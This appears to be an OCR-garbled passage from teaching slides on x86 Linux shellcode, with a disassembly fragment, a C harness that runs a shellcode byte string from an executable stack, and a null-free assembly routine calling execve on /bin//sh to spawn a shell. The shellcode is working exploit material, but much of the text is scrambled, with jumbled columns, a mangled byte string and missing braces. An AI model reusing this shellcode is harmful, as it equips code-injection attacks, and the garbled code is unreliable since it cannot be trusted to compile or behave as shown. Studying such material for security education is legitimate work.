                                                  %esp,%ecx
                                          mov
                ba 00 00 00 00
80483aa:
                                                  $0x0, %edx
                                          mov
80483af:
                cd 80
                                          int
                                                  $0x80
80483b1:
                b8 01
                      00
                         00 00
                                                  $0x1, %eax
                                          mov
                bb 00 00 00 00
80483b6:
                                                  $0x0, %ebx
                                          mov
80483bb:
                                                  $0x80
                cd 80
                                          int
```



Testing the Shell Code

```
void main()
 char* shellcode = \frac{x}{x} \sqrt{x00} \sqrt{x00} \sqrt{x00} \sqrt{x68} \sqrt{x73}
                   "\x68\x00\x68\x2f\x62\x69\x6e\x89"
                   xe3\x6a\x00\x53\x89\xe1\xba\x00
                   "\x00\x00\x00\xcd\x80\xb8\x01\x00"
                   "\x80";
  int (*shell)();
  shell=shellcode;
  shell();
 gcc -m32 -z execstack test shellcode.c
$ ./a.out
sh-4.1$
```



No Null No Newline Shellcode

```
[ragnuk] $ gcc -m32 no null no newline shellcode.s
                   [ragnuk] $./a.out
.text
                   sh-41.$
.globl main
main:
              %eax, %eax
       xor
       push
             %eax
       # push n/sh
       push $0x68732F6E
       # push //bi
              $0x69622F2F
       push
      movl %esp, %ebx
      push
            %eax
            %ebx
      push
      mov %esp, %ecx
       movl %eax, %edx
              $11,%al
       mov
      # execve(char* filename, char** argv, char** envp)
              $0x80
       int.
          %eax,%eax
       xor
              $1,%al
       mov
              %ebx,%ebx
       xor
              $0x80
       int
```